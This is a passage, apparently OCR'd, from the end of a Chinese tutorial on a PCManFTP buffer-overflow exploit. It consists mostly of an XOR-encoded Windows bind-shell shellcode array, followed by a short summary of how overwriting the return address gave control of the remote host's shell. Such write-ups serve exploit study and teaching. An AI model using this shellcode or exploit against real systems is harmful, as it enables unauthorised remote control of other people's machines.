
```
char bShellcode[] =
"\x33\xC0\xE8\xFF\xFF\xFF\xFF\xC3\x58\x8D\x70\x1B\x33\xC9\x66\xB9" \
"\x80\x02\x8A\x04\x0E\x34\x12\x88\x04\x0E\xE2\xF6\x80\x34\x0E\x12" \
"\xFF\xE6\x91\xFE\x32\x47\x99\xFE\x91\xFE\x02\xF9\x32\x71\x7F\x76\x3C\x77" \
"\x6A\x77\x12\x65\x61\x20\x4D\x21\x20\x3C\x76\x7E\x7E\x12\x79\x77" \
"\x60\x7C\x77\x7E\x21\x20\x3C\x76\x7E\x7E\x12\xFA\x12\x12\x12\x12" \
"\x49\x9B\x4F\xEE\x76\x99\x27\x22\x12\x12\x12\x99\x64\x1E\x99\x64" \
"\x0E\x99\x24\x99\x44\x1A\x40\x7A\x95\x20\xCA\xD2\xFA\x2C\x12\x12" \
"\x12\x99\xEA\x9F\x61\xFC\x78\x12\x78\x12\x44\xED\xC5\x9B\x57\xEA" \
"\x9F\x61\xF1\x78\x12\x78\x12\x44\xED\xC5\x9B\x57\xE6\xED\x67\xE6" \
"\xED\x67\xEA\xED\x67\xEE\xFA\xDF\x12\x12\x12\xED\x67\xEA\x7A\x71" \
"\x9B\xC3\x5D\xFA\x15\x12\x12\x12\x78\x12\xED\xC2\x99\xF7\x4F\x47" \
"\x99\xFE\x91\xFE\x1E\x40\x99\x47\x1E\x99\x60\x2E\x9F\x26\x20\x99" \
"\x64\x6A\x9F\x26\x20\x99\x6C\x0E\x9F\x2E\x28\x9B\x6F\xEE\x99\x6C" \
"\x32\x9F\x2E\x28\x9B\x6F\xEA\x99\x6C\x36\x9F\x2E\x28\x9B\x6F\xE6" \
"\x21\xDB\xF9\x13\x53\x99\x67\xEA\x99\x26\x9C\x99\x47\x1E\x9F\x26" \
"\x20\xED\x67\x1A\x44\xFA\x32\x12\x12\x12\x97\xD2\x66\xF4\x99\x67" \
"\xE6\x21\xED\x74\x99\x2E\x5C\x99\x47\xEE\x99\x26\xA8\x99\x47\x1E" \
"\x9F\x16\x20\x48\x99\xF7\x4F\xD0\x1A\x12\x47\x99\xFE\x91\xFE\x16" \
"\xD5\x57\xEE\x12\x12\x12\x12\x41\x43\x40\x99\x67\x1A\x21\xDB\x21" \
"\xD2\x98\x16\x1C\x96\xD2\x66\x04\x99\x4F\xEE\xD3\xF1\x0B\x99\x47" \
"\xEE\xD3\xF8\x15\x19\xC8\x11\xCA\x9B\x4F\xEE\x53\xF9\xF1\x99\x4F" \
"\x1E\x99\x47\xEE\x21\xD2\x29\xC8\x67\x17\xAA\x13\x12\x12\x12\x48" \
"\x4B\x49\x99\xF7\x4F\xD0\x1A\x12\x47\x99\xFE\x93\xFE\x12\x11\x12" \
"\x12\xED\x67\x02\x7A\x2F\x78\xA6\x92\xFA\x23\xED\xED\xED\x9F\xA7" \
"\x12\xEF\xED\xED\x44\x7A\x10\x10\x12\x12\xED\xC2\x97\xD2\x1D\x97" \
"\xED\x12\x12\x12\xED\x67\x02\x7A\x3F\x20\x6A\xCC\xFA\x1C\xED\xED" \
"\xED\x78\x12\x78\x12\x78\x12\x78\x14\x78\x13\x78\x10\xED\xC2\x9B" \
"\x57\xEE\xED\x67\x02\x7A\x76\x02\xB5\xCF\xFA\xE2\xEC\xED\xED\x74" \
"\xD5\x97\x12\xEC\xED\xED\x10\x12\x74\xD5\x97\x10\xEC\xED\xED\x16" \
"\x45\xD5\x97\x16\xEC\xED\xED\x12\x12\x12\x12\x9F\xA7\x12\xEC\xED" \
"\xED\x78\x06\x44\xED\x67\xEE\xED\xC2\x97\xD2\x1D\x97\xB0\x12\x12" \
"\x12\xED\x67\x02\x7A\x1E\x8D\xC1\x59\xFA\xA3\xEC\xED\xED\x7A\xED" \
"\xED\xED\x6D\xED\x67\xEE\xED\xC2\x97\xD2\x1D\x97\x91\x12\x12\x12" \
"\xED\x67\x02\x7A\xA3\x0C\x85\x13\xFA\x80\xEC\xED\xED\x78\x12\x78" \
"\x12\xED\x67\xEE\xED\xC2\x9B\x57\xEE\xED\x67\x1E\x7A\xDB\xAE\xB4" \
"\x79\xFA\x6B\xEC\xED\xED\x99\xC2\x9F\xAF\x62\xED\xED\xED\xAB\x03" \
"\x12\x12\x12\xAA\x12\x12\x12\x12\xEE\xE1\xB9\xD5\x97\x62\xED\xED" \
"\xED\x56\x12\x12\x12\xD5\x57\x8E\x12\x13\x12\x12\x74\xD5\x57\xB2" \
"\x12\x12\x99\x67\xEE\x9B\x67\xBA\x9B\x67\xBE\x9B\x67\xA2\x9F\xA7" \
```

```
"\x62\xED\xED\xED\x9F\xAF\x12\xEC\xED\xED\x99\x4F\x1A\x9F\x49\xC9" \
"\x45\x44\x78\x12\x78\x12\x78\x12\x78\x13\x78\x12\x78\x12\x41\x78" \
"\x12\xED\xC0\x99\xF7\x4F\xD0\x1E\x12\x12";

```

客户端发送数据到PCmanFTP主机就会拿到主机shell





5.总结

缓冲区溢出最直接的就是覆盖返回地址，使程序在返回时被控制程序的流程。PCManFTP分析中,poc.py 发送以一些无意义的字符串来填充缓冲区，使返回地址被破坏，导致程序崩溃。

使用构造的bindshell进行漏洞利用，达到了控制对方主机shell的目的